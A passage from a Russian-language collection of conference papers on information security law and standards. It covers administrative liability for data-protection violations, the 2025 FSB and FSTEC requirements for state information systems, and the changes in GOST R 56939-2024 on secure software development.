Многие нарушения в сфере защиты информации могут привести к критическим последствиям, требующим более жестких санкций, чем административные меры. Если, например, сотрудник банка случайно разгласил данные клиентов, на него может быть наложен штраф до 10 000 рублей (ст. 13.14 КоАП РФ), однако, если утечка повлекла за собой кражу денег со счетов граждан или массовые мошеннические действия, такой штраф не возмещит нанесенный ущерб. В данном случае целесообразно говорить о введении дополнительных уголовных санкций за особо опасные утечки данных и о создании более строгих требований к кибербезопасности в критически важных секторах жизнедеятельности.

Некоторые правонарушения в сфере защиты информации имеют криминальный характер, но административная ответственность не предусматривает достаточно суровых мер воздействия. Например, группой лиц была организована фишинговая атака с похищением персональных данных тысяч граждан. С точки зрения КоАП РФ, данное правонарушение можно рассматривать как разглашение информации с ограниченным доступом (ст. 13.14 КоАП РФ) с наложением штрафа до 5 000 рублей. Но в данной ситуации очевидно, что такие действия представляют гораздо большую угрозу и требуют уголовного преследования (например, по ст. 272 УК РФ «Неправомерный доступ к компьютерной информации»). В таком случае необходимо четко разграничивать административные и уголовные правонарушения в сфере информационной безопасности и грамотно переквалифицировать серьезные нарушения в уголовные преступления.

Таким образом, административная ответственность играет важную роль в обеспечении защиты информации, выступая как инструмент регулирования и предотвращения нарушений. Она позволяет оперативно реагировать на случаи несоблюдения норм безопасности, привлекать виновных к ответственности и устанавливать единые стандарты информационной безопасности. Однако в современных условиях административные санкции нельзя считать полностью эффективным инструментом обеспечения информационной безопасности низкие штрафы, сложности в выявлении нарушений и отсутствие жестких санкций в отношении серьезных правонарушений снижают их эффективность.

Заключение. Для усиления роли административной ответственности в сфере защиты информации необходимо не только ужесточить меры наказания и контроль, но и комплексно развивать систему регулирования, включая повышение цифровой грамотности, внедрение современных технологий кибербезопасности и совершенствование нормативно-правовой базы. Только такой подход позволит минимизировать угрозы информационной безопасности и создать надежную систему защиты данных.

СПИСОК ЛИТЕРАТУРЫ

1. Конституция Российской Федерации (принята всенародным голосованием 12.12.1993 с изменениями, одобренными в ходе общероссийского голосования 01.07.2020) // Российская газета от 25 декабря 1993 г. № 237; Официальный интернет-портал правовой информации (www.pravo.gov.ru), 6 октября 2022 г., № 0001202210060013.
2. Федеральный закон от 27 июля 2006 г. № 149-ФЗ (ред. от 24.06.2025) «Об информации, информационных технологиях и о защите информации» // Собрание законодательства Российской Федерации от 31 июля 2006 г. № 31 (часть I) ст. 3448.
3. Манукян Э.Э. Тенденции развития современного российского законодательства в сфере информационной безопасности / Э.Э. Манукян // Студент: наука, профессия, жизнь : Материалы XI всероссийской студенческой научной конференции с международным участием. В 5 частях, Омск, 22–26 апреля 2024 года. Омск : Омский государственный университет путей сообщения, 2024. С. 418–423.
4. Федеральный закон от 27 июля 2006 г. № 152-ФЗ (ред. от 28.02.2025) «О персональных данных» // Собрание законодательства Российской Федерации от 31 июля 2006 г. № 31 (часть I) ст. 3451.
5. Ответственность за нарушение закона о персональных данных. Текст: электронный // Гарант.ру информационно-правовой портал [сайт]. URL: <https://www.garant.ru/actual/persona/otvetstvennost/?ysclid=m83evswov152828819> (дата обращения: 12.06.2025).
6. Кодекс Российской Федерации об административных правонарушениях от 30 декабря 2001 г. № 195-ФЗ // Собрание законодательства Российской Федерации от 7 января 2002 г. № 1 (часть I) ст. 1.

УДК 004.056.5

**СОВРЕМЕННЫЕ ПОДХОДЫ ДЛЯ ОЦЕНКИ КАЧЕСТВА СОСТОЯНИЯ БЕЗОПАСНОСТИ
ИНФОРМАЦИИ В ИНФОРМАЦИОННЫХ СИСТЕМАХ ОРГАНОВ ВНУТРЕННИХ ДЕЛ****Моисеев Дмитрий Анатольевич**

Санкт-Петербургский университет МВД России
Летчика Пилютова ул., 1, Санкт-Петербург, 198206, Россия
e-mail: dmitrii1147@mail.ru

Аннотация. В статье рассматриваются национальные стандарты и руководящие документы в области информационной безопасности государственных органов и организаций. Акцент сделан на изменениях 2025-2026 годов в руководящих документах Федеральной службы безопасности и Федеральной службы по техническому и экспортному контролю Российской Федерации, их взаимосвязи с национальными стандартами и нормативно-правовыми актами.

Ключевые слова: информационная система; государственная информационная система; защита информации; качество программного обеспечения; угрозы безопасности информации; уязвимость; параметры оценки; мониторинг.

**MODERN APPROACHES TO ASSESSING THE QUALITY OF INFORMATION SECURITY
IN INFORMATION SYSTEMS OF INTERNAL AFFAIRS BODIES****Moiseev Dmitriy**

St. Petersburg University of the Ministry of Internal Affairs of Russia
1 Pilot Pilyutov St, St. Petersburg, 198206, Russia
e-mail: dmitrii1147@mail.ru

Abstract. The article examines national standards and guidelines in the field of information security of government agencies and organizations. The emphasis is on the changes in 2025-2026 in the guidelines of the Federal Security Service and the Federal Service for Technical and Export Control of the Russian Federation, their relationship with national standards and regulatory legal acts.

Keywords: information system; state information system; information security; software quality; information security threats; vulnerability; assessment parameters; monitoring.

Введение. Информационные системы (далее «ИС») государственных органов и подведомственных организаций в условиях современной международной обстановки находятся под постоянными угрозами атак с целью нарушения безопасности информации. В действующих программных модулях информационных систем обнаруживаются новые уязвимости. В рамках цифровой трансформации совершенствуются технологии: искусственный интеллект, IoT-устройства и микросервисная IaC архитектура. Логичным ответом на эти современные вызовы стал комплексный подход к требованиям по защите информации, содержащейся в государственных информационных системах (далее «ГИС»), иных информационных системах государственных органов, государственных унитарных предприятий, государственных учреждений.

Актуальность. Эксплуатация действующих ИС органов внутренних дел сопряжена с устареванием IT-инфраструктуры, программного обеспечения, необходимостью соблюдения современных требований информационной безопасности, импортозамещению и цифровой трансформации.

Цель статьи. Рассмотреть подход к методам оценки качества состояния безопасности информации в ИС. Для достижения поставленной цели необходимо решить ряд задач:

— Систематизировать современные подходы, стандарты и руководящие документы при оценке качества состояния ИС ведомственных организаций (органов внутренних дел).

— Проанализировать состояние системы отчетности в области информационной безопасности.

Объектом исследования являются ИС ведомственных организаций (органов внутренних дел).

Предметом исследования являются современные подходы к оценке качества безопасности информации ИС ведомственных организаций (органов внутренних дел).

В данной статье предлагается исследовать изменения руководящие документы в области информационной безопасности.

В 2025 году вышли руководящие документы в области информационной безопасности, меняющие требования к созданию и эксплуатации государственных ИС и ИС государственных учреждений это приказ Федеральной службы безопасности РФ от 18 марта 2025 г. № 117 «Об утверждении требований о защите информации, содержащейся в государственных информационных системах, иных информационных системах государственных органов, государственных унитарных предприятий, государственных учреждений, с использованием шифровальных (криптографических) средств» (далее «приказ ФСБ России»), уже введен в действие, и приказ Федеральной службы по техническому и экспортному контролю РФ от 11 апреля 2025 г. № 117 «Об утверждении Требований о защите информации, содержащейся в государственных информационных системах, иных информационных системах государственных органов, государственных унитарных предприятий, государственных учреждений» (далее «приказ ФСТЭК России»), с вводом в действие с 1 марта 2026 года.

Самое главное изменение по сравнению с отменяемыми приказами ФСБ России от 24 октября 2022 г. № 524 «Об утверждении Требований о защите информации, содержащейся в государственных информационных системах, с использованием шифровальных (криптографических) средств» и ФСТЭК России от 11 февраля 2013 г. № 17 «Об утверждении Требований о защите информации, не составляющей государственную тайну, содержащейся в государственных информационных системах» (далее «приказ № 17») следует из самого названия новых приказов это распространение действия на все ведомственные ИС и ИС подведомственных учреждений. Также требования приказов ФСБ России и ФСТЭК России формулируют комплексный подход к обеспечению защиты информации для операторов или обладателей информации, распространяя требования на всю информационно-телекоммуникационную структуру.

В соответствии с приказом ФСБ России необходимо правильно выбрать класс используемых средств криптографической защиты информации (далее «СКЗИ»), в соответствии с таблицей 1 [1].

Таблица 1

Таблица определения минимально допустимого класса СКЗИ, подлежащих использованию для защиты информации, содержащейся в ИС (сегменте ИС)

Уровень значимости информации	Масштаб ИС (сегмента ИС)		
	ИС (сегмент ИС), предназначенная для решения задач ИС на всей территории Российской Федерации или в пределах двух и более субъектов Российской Федерации	ИС (сегмент ИС), предназначенная для решения задач ИС в пределах одного субъекта Российской Федерации	ИС (сегмент ИС), предназначенная для решения задач ИС в пределах объекта (объектов) одного государственного органа, муниципального образования и (или) организации
Высокий уровень значимости	КВ	КС3	КС2
Средний уровень значимости	КС3	КС3	КС1
Низкий уровень значимости	КС2	КС1	КС1

Уровень значимости определяется из модели угроз безопасности информации, которая, в общем случае, обязательно должна содержать угрозы для информационно-телекоммуникационной структуры.

В соответствии с приказом ФСТЭК России предъявляются комплексные требования к организации деятельности по защите информации и управление данной деятельностью (Раздел II). Результатом оценки выполнения требований для организации будут два отчета в ФСТЭК России: «Для определения значений и расчета показателя защищенности Кзи и показателя уровня зрелости Пзи должны применяться методические документы, утвержденные ФСТЭК России... Расчет и оценка показателя защищенности Кзи должны проводиться оператором (обладателем информации) не реже одного раза в шесть месяцев. Расчет и оценка показателя уровня зрелости Пзи должны проводиться оператором (обладателем информации) не реже одного раза в два года.».[2] На дату выхода статьи таких методических документов еще не утверждено. Существуют ранее утвержденные руководящие документы, похожие по смыслу:

— методика оценки показателя состояния технической защиты информации и обеспечения безопасности значимых объектов критической информационной инфраструктуры Российской Федерации, утвержденная ФСТЭК России 2 мая 2024 г.;

— меры защиты информации в государственных информационных системах, утвержденные ФСТЭК России 11 февраля 2014 г.

Рассмотрим взаимосвязь приказа ФСТЭК России с другими руководящими документами, отраженную в таблице 2.

Таблица 2

Взаимосвязь приказа ФСТЭК России с другими руководящими документами

№ п/п	Наименование мероприятия (ий)	Национальный стандарт, нормативно-правовой акт или руководящий документ	Примечание
1.	Обработка в ИС информации, содержащей персональные данные	Требования к защите персональных данных при их обработке в информационных системах персональных данных, утвержденные постановлением Правительства Российской Федерации от 1 ноября 2012 г. № 1119.	
2.	Мероприятия по выявлению и оценке угроз безопасности информации	Требования к порядку создания, развития, ввода в эксплуатацию, эксплуатации и вывода из эксплуатации государственных информационных систем и дальнейшего хранения содержащейся в их базах данных информации, утвержденными постановлением Правительства Российской Федерации от 6 июля 2015 г. № 676.	Обязательны для ГИС
3.	Мероприятия по осуществлению мониторинга информационной безопасности	В соответствии с разделами 4 и 5 ГОСТ Р 59547-2021 «Защита информации. Мониторинг информационной	Должны проводиться в отношении всех ИС, за исключением локальных и

№ п/п	Наименование мероприятия (ий)	Национальный стандарт, нормативно-правовой акт или руководящий документ	Примечание
		Безопасности. Общие положения» [3]	изолированных ИС, в которых должен обеспечиваться контроль журналов регистрации событий безопасности.
4.	В случае самостоятельной разработки оператором (обладателем информации) программного обеспечения, предназначенного для использования в ИС	ГОСТ Р 56939-2024 «Защита информации. Разработка безопасного программного обеспечения. Общие требования» [4]	Должны быть реализованы меры, предусмотренные разделами 4 и 5 ГОСТ Р 56939-2024.
5.	В случае привлечения оператором (обладателем информации) для разработки программного обеспечения подрядной организации	ГОСТ Р 56939-2024 «Защита информации. Разработка безопасного программного обеспечения. Общие требования» [5]	Могут быть включены требования по разработке безопасного программного обеспечения в соответствии с ГОСТ Р 56939-2024 (по решению руководителя), обычно совместно с Порядком проведения сертификации процессов безопасной разработки программного обеспечения средств защиты информации, утвержденного приказом ФСТЭК России от 1 декабря 2023 г. № 240.
6.	Мероприятий по обеспечению защиты информации при использовании для функционирования ИС искусственного интеллекта	Национальная стратегия развития искусственного интеллекта, утвержденная Указом Президента РФ от 10 октября 2019 г. № 490 «О развитии искусственного интеллекта в Российской Федерации».	
7.	В ГИС должна быть проведена их аттестация по требованиям безопасности информации	Порядок организации и проведения работ по аттестации объектов информатизации на соответствие требованиям о защите информации ограниченного доступа, не составляющей государственную тайну, утвержденным приказом ФСТЭК России от 29 апреля 2021 г. № 77.[6]	Для остальных ИС аттестация может быть проведена по решению руководителя.
8.	Должны применяться сертифицированные средства защиты информации.	Положение о системе сертификации средств защиты информации, утвержденное приказом ФСТЭК России от 3 апреля 2018 г. № 55, с учетом соблюдения запретов, установленных пунктом 6 Указа Президента Российской Федерации от 1 мая 2022 г. № 250 «О дополнительных мерах по обеспечению информационной безопасности Российской Федерации».	Применяемые средства защиты информации должны быть обеспечены со стороны их разработчиков поддержкой безопасности на территории Российской Федерации, включая выпуск и применение обновлений программного обеспечения, обеспечивающих устранение выявленных уязвимостей, дефектов и недостатков
9.	Меры по защите информации должны приниматься заказчиками, операторами на всех стадиях жизненного цикла ГИС	Требования к порядку создания, развития, ввода в эксплуатацию, эксплуатации и вывода из эксплуатации государственных информационных систем и дальнейшего хранения содержащейся в их базах данных информации, утвержденными постановлением Правительства Российской Федерации от 6 июля 2015 г. № 676	Обязательны для ГИС
10.	Меры по защите информации должны приниматься заказчиками, операторами на всех стадиях жизненного цикла ИС (кроме ГИС)	ГОСТ Р 51583-2014 «Защита информации. Порядок создания автоматизированных систем в защищенном исполнении. Общие требования.»	Обязательны для остальных ИС (кроме ГИС)

Результатом проведения мероприятий и принятия мер по защите информации (Раздел III приказа ФСТЭК России) является отчет во ФСТЭК России о контроле уровня защищенности информации, который должен проводиться не реже одного раза в три года или после компьютерного инцидента, произошедшего у оператора (обладателя информации). Методы контроля уровня защищенности информации и периодичность его проведения определяются оператором (обладателем информации) во внутреннем регламенте [7].

В целях мониторинга текущего состояния технической защиты информации в ФСТЭК России предоставляется последний в текущем году отчет о результатах мониторинга или итоговый отчет за текущий год (в случае его разработки).

Единственным приложением к приказу ФСТЭК России являются Требования к определению класса защищенности информационной системы. Подход по определению класса информационной системы на основе масштаба и уровня защищенности остался прежним, как в приказе № 17.

Негативные последствия (ущерб) определяются в том числе на основе перечня негативных последствий, включенных в банк данных угроз безопасности информации ФСТЭК России. Так как негативные последствия (ущерб) зависят от угроз, то очевидно, что процесс классификации информационной системы неразрывно связан с Моделью угроз безопасности информации [8]. При разработке Модели угроз безопасности информации (разрабатывается в соответствии с Методическим документом «Методика оценки угроз безопасности информации», утвержденным ФСТЭК России от 5 февраля 2021 г.), с целью получения более согласованных относительных оценок на основе экспертных, можно применять многокритериальные методы математического моделирования. Например, в статье Богаченко Н.Ф., Лаврова Д.Н. «Применение метода анализа иерархий к задаче оценки актуальности угроз информационной безопасности» [8] предложен метод анализа иерархий Томаса Саати.

Для информации, которая отнесена к информации ограниченного распространения и для носителей которой установлена ограничительная пометка «для служебного пользования», должен быть установлен уровень защищенности — УЗ1.

В статье рассмотрены новые приказы ФСБ России и ФСТЭК России в области информационной безопасности. Приказ ФСБ России уже вступил в силу, приказ ФСТЭК России вступает в силу с 1 марта 2026 года. В приказе ФСБ России актуализирована информация по применению СКЗИ в ИС государственных органов и организаций.

В приказе ФСТЭК России внесены значительные изменения по сравнению с приказом № 17. В соответствии с новыми требованиями необходимо пересмотреть подход к комплексному обеспечению безопасности во всех ИС государственных органов и организаций, включая создание структурных подразделений по защите информации, установку новых сертифицированных систем мониторинга информационной безопасности, а также разработку внутренних требований, порядков и регламентов по каждому аспекту безопасности информации.

Существенные изменения в требованиях потребуют значительных организационных перестроений в подходах к защите информации в ведомственных организациях, в которых эксплуатируются собственные информационные системы. В ФСТЭК России теперь нужно будет 4 отчета с разной периодичностью о качестве состояния безопасности информации в информационных системах.

Заключение. Только такой комплексный подход, в том числе с внедрением технологий искусственного интеллекта, позволит сохранить конфиденциальность, целостность и доступность информации с учетом всех существующих и будущих угроз безопасности информации.

СПИСОК ЛИТЕРАТУРЫ

1. Национальный стандарт Российской Федерации ГОСТ Р 56939-2024 «Защита информации. Разработка безопасного программного обеспечения. Общие требования», М.: ФГБУ «РСТ», 2024. 29 с. утвержден и введен в действие приказом Госстандарта от 24 октября 2024 г. № 1504-ст.
2. Национальный стандарт Российской Федерации ГОСТ Р 59547-2021 «Защита информации. Мониторинг информационной безопасности. Общие положения», М.: ФГБУ «РСТ», 2021. 14 с. утвержден и введен в действие приказом Росстандарта от 27 июля 2021 г. № 656-ст.
3. Приказ Федеральной службы по техническому и экспортному контролю от 11 февраля 2013 г. № 17 «Об утверждении Требований о защите информации, не составляющей государственную тайну, содержащейся в государственных информационных системах». [Электронный ресурс]. URL: <https://internet.garant.ru/#/document/70391358> (дата обращения: 20.08.2025).
4. Приказ ФСТЭК России от 29 апреля 2021 г. № 77 «Об утверждении Порядка организации и проведения работ по аттестации объектов информатизации на соответствие требованиям о защите информации ограниченного доступа, не составляющей государственную тайну». [Электронный ресурс]. URL: <https://internet.garant.ru/#/document/401599204> (дата обращения: 20.08.2025).
5. Приказ ФСТЭК России от 11 апреля 2025 г. № 117 «Об утверждении Требований о защите информации, содержащейся в государственных информационных системах, иных информационных системах государственных органов, государственных унитарных предприятий, государственных учреждений». [Электронный ресурс]. URL: <https://internet.garant.ru/#/document/412175328> (дата обращения: 20.08.2025).
6. Приказ ФСБ России от 18 марта 2025 г. № 117 «Об утверждении Требований о защите информации, содержащейся в государственных информационных системах, иных информационных системах государственных органов, государственных унитарных предприятий, государственных учреждений, с использованием шифровальных (криптографических) средств». [Электронный ресурс]. URL: <https://internet.garant.ru/#/document/411749021> (дата обращения: 20.08.2025).
7. Методический документ «Меры защиты информации в государственных информационных системах»: утв. ФСТЭК России 11 февраля 2014 г. [Электронный ресурс]. URL: <https://internet.garant.ru/#/document/70591518> (дата обращения: 20.08.2025).
8. Методический документ «Методика оценки показателя состояния технической защиты информации и обеспечения безопасности значимых объектов критической информационной инфраструктуры Российской Федерации»: утв. ФСТЭК России 2 мая 2024 г. [Электронный ресурс]. URL: <https://internet.garant.ru/#/document/409020416> (дата обращения: 20.08.2025).
9. Богаченко Н.Ф., Лавров Д.Н. Применение метода анализа иерархий к задаче оценки актуальности угроз информационной безопасности // МСИМ. 2023. № 3 (67). URL: <https://clck.ru/3PoqF> (дата обращения: 20.08.2025).
10. Перечень негативных последствий [Электронный ресурс]. URL: <https://bdu.fstec.ru/threat-section/negatives> (дата обращения: 20.08.2025).

УДК 004.056

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ТРЕБОВАНИЙ И ПОДХОДОВ ГОСТ Р 56939-2024 И ГОСТ Р 56939-2016**Саганчи Никита Игоревич, Уваров Алексей Васильевич**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевикова пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: saganchi.ni@sut.ru, alek51j@yandex.ru

Аннотация. Выстраивание процессов безопасности на всех этапах жизненного цикла программного обеспечения является важной задачей для разработчиков. В России требования к процессам разработки безопасного программного обеспечения устанавливает ГОСТ Р 56939, действующий с 2016 года. В 2024 году в ГОСТ Р 56939 были внесены существенные изменения для соответствия современным требованиям и интеграции лучших международных практик. В статье рассматриваются ключевые нововведения редакции 2024 года, их значение и влияние на компании.

Ключевые слова: программное обеспечение; требования; безопасная разработка; разработка безопасного программного обеспечения; композиционный анализ.

COMPARATIVE ANALYSIS OF THE REQUIREMENTS AND APPROACHES OF GOST R 56939-2024 AND GOST R 56939-2016**Saganchi Nikita, Uvarov Alexey**

St. Petersburg State University of Telecommunications named after. prof. M.A. Bonch-Bruевич
22, Bolshevikov Av., St. Petersburg, Russia
e-mails: alek51j@yandex.ru, saganchi.ni@sut.ru

Abstract. Building security processes at all stages of the software lifecycle is an important task for developers. In Russia, the requirements for the development of secure software are established by GOST R 56939, which has been in force since 2016. In 2024, significant changes were made to GOST R 56939 to meet modern requirements and integrate the best international practices. The article examines the key innovations of the 2024 edition, their significance and impact on companies.

Keywords: software; requirements; secure development; secure software development; compositional analysis.

Введение. В настоящее время трудно представить нашу жизнь без использования различных онлайн сервисов госуслуг, банковских приложений, сервисов доставки, такси. Кроме того, программное обеспечение стало критически важной частью бизнеса, госуправления и инфраструктуры, в том числе КИИ. Всё это делает приложения желанной целью для злоумышленников, стремящихся получить доступ к конфиденциальным данным или вмешаться в работу организаций или отдельных сервисов и приложений. В последние годы стремительно растёт количество кибератак [1], программные системы становятся всё сложнее. Обеспечение безопасности программного обеспечения становится ключевой задачей для разработчиков, интеграторов и заказчиков. Ошибки безопасности, допущенные на различных этапах жизненного цикла разработки, способны приводить к возникновению уязвимостей, последствия эксплуатации которых могут привести к утечкам данных, остановке критически важных сервисов и финансовым издержкам. Поэтому всё больше компаний внедряют практики безопасного жизненного цикла разработки (Secure SDLC) [2], позволяющие выявлять и устранять уязвимости ещё до выхода продукта в эксплуатацию. В России основу для таких подходов задаёт национальный стандарт ГОСТ Р 56939, регламентирующий процессы разработки безопасного программного обеспечения. В 2024 году вышла новая редакция, заменившая редакцию, действовавшую с 2016 года. Согласно Плану работы технического комитета по стандартизации «Защита информации» (ТК 362) на 2025 год [3], в 2025 году ожидается выход методики оценки уровня внедрения процессов разработки безопасного программного обеспечения (РБПО). ГОСТ Р 56939-2024 содержит важные нововведения, учитывающие лучшие мировые практики РБПО. Важно выстраивать процессы РБПО в соответствии с ГОСТ Р 56939-2024 уже сейчас.

Жизненный цикл разработки программного обеспечения (SDLC) — это последовательность этапов, через которые проходит продукт от идеи до эксплуатации и сопровождения. На рис. 1 представлены этапы жизненного цикла ПО, на которых, согласно ГОСТ Р 56939-2024, должны быть внедрены меры безопасности.

Одним из ключевых отличий ГОСТ Р 56939-2024 от редакции 2016 года является сам подход к его разработке. Прежний стандарт был разработан одной компанией, в то время как в разработке новой версии стандарта участвовал целый ряд различных организаций разработчики программного обеспечения, интеграторы, производители средств защиты информации. У некоторых организаций, участвовавших в разработке ГОСТ Р 56939-2024, например у АО «Позитив Текнолоджиз», существует собственная разработанная методология безопасной разработки [4], учитывающая особенности отечественных компаний и систематизирующая известные практики. Такой коллективный подход позволил учесть в ГОСТ опыт организаций с уже зрелыми процессами безопасной разработки и интегрировать лучшие мировые практики, включая принципы Secure SDLC, DevSecOps и рекомендации международных стандартов, таких как ISO/IEC 27034 и NIST SSDF. Широкое вовлечение экспертов позволило сделать стандарт практичным и применимым для компаний разного масштаба.

Еще одним важным отличием редакции 2024 года от редакции 2016 года является то, что редакция ГОСТ Р 56939-2016 была ориентирована на сертификацию конкретных версий программного продукта. Смысл стандарта

тогда заключался в том, чтобы подтвердить, что итоговый результат разработки готовое ПО соответствует определённому уровню безопасности. При таком подходе раз в жизненный цикл продукт проходит испытания, по итогам которых выдается сертификат. Такой подход применим для редко обновляемых систем, но с развитием DevOps-методологий становится всё менее подходящим. Каждое обновление фактически требовало повторной оценки, что замедляло выпуск патчей и обновлений. Редакция ГОСТ Р 56939-2024 меняет акцент на процессный подход. Теперь сертифицируется не конкретная версия программного обеспечения, а сами процессы разработки, тестирования, управления уязвимостями, поставки и сопровождения. Это позволит выпускать обновления сразу, не дожидаясь их сертификации, тем самым уменьшая TTM (Time to Market) время, которое требуется для разработки продукта от первоначальной идеи до его выхода на рынок. Это важно для компаний, стремящихся быстро реагировать на изменения рынка и потребности клиентов. Процессный подход потребует описания и формализации ключевых процессов (планирования, разработки и анализа архитектуры ПО, анализа и моделирования угроз, код-ревью, управления уязвимостями, тестирования, релиз-менеджмента), а также прохождения регулярных внешних аудитов для оценки и подтверждения уровня реализации процессов РБПО. К достоинствам данного подхода можно отнести: ускорение релизов и обновлений, что обуславливается отсутствием необходимости сертификации каждой версии ПО; снижение затрат на соответствие для компаний с активным жизненным циклом продукта повторная сертификация при каждом обновлении заменяется на регулярный внешний аудит; повышение зрелости процессов разработки и совместимость с международными практиками. К недостаткам процессного подхода можно отнести: высокий порог входа, особенно для небольших организаций и стартапов необходимо выстроить систему управления безопасной разработкой, что требует времени, ресурсов и квалифицированных специалистов; регулярные внешние аудиты, что требует поддержания и совершенствования процессов РБПО, ведение артефактов реализации, а также проработку выявленных в ходе аудитов несоответствий.



Рис. 1. SDLC

Кроме введения процессного подхода, в ГОСТ Р 56939-2024 были добавлены и новые требования, уже давно назревавшие. ГОСТ 56939-2016, как отметила один из авторов новой версии документа, руководитель центра сертификации и соответствия стандартам «Лаборатории Касперского», выступая на IX конференции OS: Day 2024, основательно устарел. Далее рассмотрены меры, введенные в ГОСТ Р 56939-2024, которых не было в национальном стандарте 2016 года.

Композиционный анализ. Композиционный анализ (Software Composition Analysis, SCA) кода процесс отслеживания в кодовой базе ПО заимствованных библиотек и зависимостей, в том числе open source, и их проверка на наличие уязвимостей. По сути, это инвентаризация компонентов ПО и их проверка по базам данных (например, NVD, отечественные базы уязвимостей). Современное ПО всё чаще строится на готовых библиотеках с открытым исходным кодом (open source) и сторонних пакетах. Согласно исследованиям, до 70-90 % кода типичного приложения состоят из зависимостей [5]. Наличие в ПО уязвимой зависимости может привести к появлению уязвимости и в самом ПО, став точкой входа для атаки. ГОСТ Р 56939-2024 требует, используя инструменты композиционного анализа, вести перечень зависимостей ПО и регулярно проводить их проверку на уязвимости. Это позволяет снизить риск атак на цепочку поставок.

Безопасность сборочной среды. Современные процессы разработки всё чаще опираются на автоматизацию CI/CD (Continuous Integration / Continuous Delivery). Раньше основное внимание уделялось безопасности конечного продукта, однако компрометация сборочной цепочки способна привести к массовым атакам на пользователей. Пример тому атака на компанию SolarWinds и заражение её ПО Orion бэкдором внутри обновления, распространявшегося с действительной цифровой подписью компании [6]. Среди пострадавших числятся такие гиганты, как Microsoft, Cisco, FireEye, а также множество правительственных агентств США, включая Госдеп и Национальное управление по ядерной безопасности. В ГОСТ Р 56939-2024 были внедрены

меры безопасности для CI/CD процессов, включающие в себя: документирование конфигурации сборочной среды, фиксация используемых инструментов; разграничение прав доступа к сборочной среде (серверам и системам сборки, хранилищу артефактов) и назначение ролей для запуска сборок, управления пайплайнами и публикации артефактов сборки; ведения журналов протоколирования событий сборочной среды, включая этапы сборки, изменения конфигурации сборочной среды, запуск задач и публикации результатов; обеспечение целостности сборочных артефактов (образов) и проверки подлинности при поставке.

Описание поверхности атаки. Поверхность атаки множество подпрограмм (функций, модулей) программного обеспечения, обрабатывающих данные, поступающие посредством интерфейсов, напрямую или косвенно подверженных риску атаки [7]. Проще говоря, совокупность всех точек взаимодействия приложения с внешним миром, через которые возможна реализация атаки. Описать поверхность атаки для разрабатываемого ПО важно для определения конкретных компонентов и модулей, подлежащих дальнейшему тестированию в том числе с точки зрения безопасности. Без анализа поверхности атаки придется подвергнуть тестированию всю кодовую базу, изучая множество предупреждений статического анализатора кода, а также подвергнуть фаззинг-тестированию все функции. Например, модули, обрабатывающие и принимающие информацию извне, должны быть проверены более тщательно (путем тестирования на проникновения, фаззинг-тестирования), чем модули, отрисовывающие изображения на экран. В соответствии с ГОСТ Р 56939-2024, описание поверхности атаки должно быть частью моделирования угроз безопасности.

Обеспечение безопасности используемых секретов. Под секретами понимаются любые данные, используемые для обеспечения аутентификации, целостности, конфиденциальности информации (пароли, цифровые сертификаты, токены и другие чувствительные данные). При компрометации секретов злоумышленник может получить полный доступ к системе или критическим данным. В соответствии с ГОСТ Р 56939-2024 необходимо контролировать наличие секретов в исходном коде, конфигурационных файлах и логах; выстроить систему управления секретами, учитывая генерацию, хранение, ротацию и уничтожение секретов, а также порядок доступа к ним. Для хранения рекомендуется использовать систему управления секретами секретницу (например, Vault от HashiCorp). В таблице 1 представлены ключевые изменения в ГОСТ Р 56939-2024.

Таблица 1

Ключевые изменения в ГОСТ Р 56939-2024

Область	ГОСТ Р 56939-2016	ГОСТ Р 56939-2024
Подход	Проверка результата (готового ПО). Сертификация каждой версии продукта.	Проверка реализации процессов РБПО. Периодическая оценка (аудит) уровня реализации процессов РБПО.
Моделирование угроз	Фиксированная модель угроз, разрабатываемая один раз для каждого продукта.	Модель угроз должна актуализироваться при каждом релизе, по мере изменения функционала и выявления новых рисков.
Поиск и анализ уязвимостей	В процессе создания продукта.	В процессе создания и эксплуатации продукта (путем периодических тестирований на проникновение, программ bug-bounty).
Поставка ПО	Документирование и фиксация версий.	Обязательная фиксация версий ПО и документации, описание штатного функционирования и инструкций по безопасной эксплуатации.
Безопасность сборочной среды	Требования не определены.	Формализован контроль доступа к сборочной среде, фиксация версий артефактов, управление конфигурациями.
Работа с секретами	Требования не определены.	Система управления секретами на протяжении всего жизненного цикла секретов.
Композиционный анализ	Требования не определены.	Использование инструментов композиционного анализа, инвентаризация зависимостей и выявление уязвимостей.
Вывод ПО из эксплуатации	Требования не определены.	Обеспечение безопасности при выводе программного обеспечения из эксплуатации.

Заключение. ГОСТ Р 56939-2024 стал важным шагом в развитии практик безопасной разработки в России, заменив уже устаревшую версию 2016 года. Он содержит в себе переход от разовой сертификации продукта к процессному подходу, внимание к CI/CD, управлению зависимостями и актуализации модели угроз. Важным аспектом новой редакции стало то, что она разрабатывалась при участии множества компаний со зрелыми процессами безопасной разработки. Это позволило учесть реальные практики отрасли и международные подходы, сделав его инструментом не только для регуляторного соответствия, но и для повышения зрелости компаний в целом. Однако следует иметь в виду, что переход к процессной модели — это вызов, особенно для малых компаний. Уже в 2025 году ожидается появление методики оценки соответствия, что сделает требования стандарта обязательными для оценки. Поэтому готовиться к внедрению новых практик следует уже сейчас во избежание авралов и повышения конкурентоспособности на рынке.

СПИСОК ЛИТЕРАТУРЫ

1. Positive Technologies. Актуальные киберугрозы в странах СНГ 2023-2024 [Электронный ресурс]. URL: <https://www.ptsecurity.com/ru-ru/research/analytics/aktualnye-kiberugrozy-v-stranah-sng-2023-2024> (дата обращения: 12.09.2025).
2. Vangala V. DevSecOps: Integrating Security into the DevOps Lifecycle. 2025.
3. ФСТЭК России. План работы технического комитета по стандартизации «Защита информации» (ТК 362) на 2025 год [Электронный ресурс]. URL: <https://fstec.ru/tk-362/deyatelnost-tk362/plany-rabot> (дата обращения 14.09.2025).
4. Positive Technologies. Методология безопасной разработки AppSec Table Top [Электронный ресурс]. URL: <https://www.ptsecurity.com/ru-ru/research/knowledge-base/appsec-table-top-metodologiya-bezopasnoj-razrabotki-ot-positive-technologies/> (дата обращения 12.09.2025).
5. Jason Perlow. A Summary of Census II: Open-Source Software Application Libraries the World Depends On [Электронный ресурс]. URL: <https://clck.ru/3Poqtn> (дата обращения 13.09.2025).
6. Alkhadra R. et al. Solar winds hack: In-depth analysis and countermeasures // 12th International Conference on Computing Communication and Networking Technologies (ICCCNT). IEEE, 2021. С. 1-7.
